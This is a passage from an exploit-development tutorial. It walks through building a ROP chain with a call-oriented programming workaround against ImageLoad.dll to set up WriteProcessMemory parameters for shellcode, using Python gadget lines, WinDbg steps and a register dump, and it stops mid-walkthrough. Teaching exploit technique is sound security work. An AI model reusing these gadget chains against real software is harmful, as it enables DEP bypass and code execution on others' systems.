
The location where our shellcode will be (your location can be different, depending on how far down the stack you wish to place it) is 0x2dc bytes away from the value in EAX. To load our shellcode value into EAX, we need to increase it by 0x2dc bytes. Obviously, this is too much for just consecutive inc eax gadgets. Additionally, if we directly add to EAX - the NULL byte problem would kill our exploit. This is because a 32-bit register, like EAX, needs the value 0x000002dc to completely fill its contents. To address this, we can use negative numbers and subtraction to yield the same result!

The negative representation of 0x2dc will be loaded into ESI. We will then need to also compensate for the add esp + 0x8 instruction. To do this, we will add 0x8 bytes of padding so no gadgets get “jumped over”. Then, we will subtract the value in ESI from EAX - and place the difference in EAX. This will result in the address of where our shellcode will go being placed into EAX. Additionally, we need compensate for two pop gadgets.


Let’s view the ROP routine in WinDbg. Program execution reaches our ECX manipulating gadget(s).




Stepping through the 16 gadgets, ECX is now 8 bytes behind the lpBuffer parameter - as expected.




Program execution then redirects to the EAX manipulation routine.




The intended negative value of 0x2dc is placed into ESI.



The value is then subtracted and the difference is placed in EAX! We have successfully loaded the address of where our shellcode will go, further down the stack, into EAX.






Note, the address where our shellcode will go is denoted with NOPs in the above image for visual effect. This was done in the debugger to outline the process taken here.

The last step is to utilize the following ROP gadget to change the lpBuffer parameter placeholder to point to the legitimate parameter (which is the shellcode location down the stack).


crash += struct.pack('<L', 0x10021bfb) # mov dword [ecx+0x8], eax ; ret: ImageLoad.dll (non-ASLR enabled module)

Program execution reaches the gadget in question.





As we can already see from the image above, 0x11111111 (which is the parameter placeholder for lpBuffer), is going to be what is overwritten with the contents of EAX (which contains the stack address which points to our shellcode.

State of the lpBuffer parameter placeholder before the instruction is stepped through.



After stepping through the instruction - we can see the lpBuffer parameter placeholder has been dynamically changed to the correct address!





nSize

nSize, as you can recall from earlier, refers to the size of our region of memory we would like written in the process space. We would like the size of our shellcode to be about 0x180 bytes (384 decimal) - as this is more than enough for any type of shellcode.

Since ECX and EAX are being used for stack addresses - let's use another register for this parameter. Let's use EDX.

Parsing the application for gadgets, there is a nice one for adding directly to EDX in multiples of 0x20.

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

Although the gadget is very nice, as we just need to add to EDX until the value of 0x180 is placed in it, the gadget doesn't end with a ret - meaning it will not return back to the stack and pick up the next gadget.

Instead, this gadget performs a call edi instruction. This, at first glance - will completely kill our ROP chain, as execution will not redirect back to the stack. However, there is a way around this - with a technique called Call-oriented Programming (COP).

Essentially, since we know that EDI will be called, we could pop a ROP gadget, which would perform an add esp, X ; ret. Why add, esp X you may ask?

As you may, or may not, know - when a call instruction is executed - it pushes its return address onto the stack. This is done so the caller knows where to return after it is done executing. However, we can just execute an add esp X gadget to jump over this return address and back into our ROP chain. However, there is one more thing that we need to take into account from our gadget, and that is push edx.

This will push the EDX register onto the stack *before* the call instruction pushes its return address onto the stack - meaning a total of 0x8 (2 DWORDS) bytes will be pushed onto the stack. To compensate for this, we will load an add esp, 0x8 ; ret.

Here is how our routine of gadgets will look, in totality.

crash += struct.pack('<L', 0x100103ff) # pop edi ; ret: ImageLoad.dll (non-ASLR enabled module) (Compensation for COP gadget add edx, 0x20)

crash += struct.pack('<L', 0x1001c31e) # add esp, 0x8 ; ret: ImageLoadl.dll (non-ASLR enabled module) (Returns to stack after COP gadget)

```
crash += struct.pack('<L', 0x10022c4c)    # xor edx, edx ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)
```

Let’s view this all in the debugger.


First, program execution hits our pop edi instruction, which will load the “return to the stack” ROP gadget into EDI.



pop edi places the instruction into EDI.



The next gadget is hit, which will set EDX to zero so we can start with a “clean slate”.



Registers

Customize...

Reg	Value
eax	2626bd4
ecx	2626928
edx	0
ebx	90909090
esp	26269a8
ebp	90909090
esi	90909090
edi	1001c31e
eip	10022c4e
gs	0
fs	3b
es	23
ds	23
cs	1b
efl	246
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0


Now, program execution is ready for the add edx, 0x20 gadget - which will be repeated until EDX has been filled with 0x180.

Disassembly

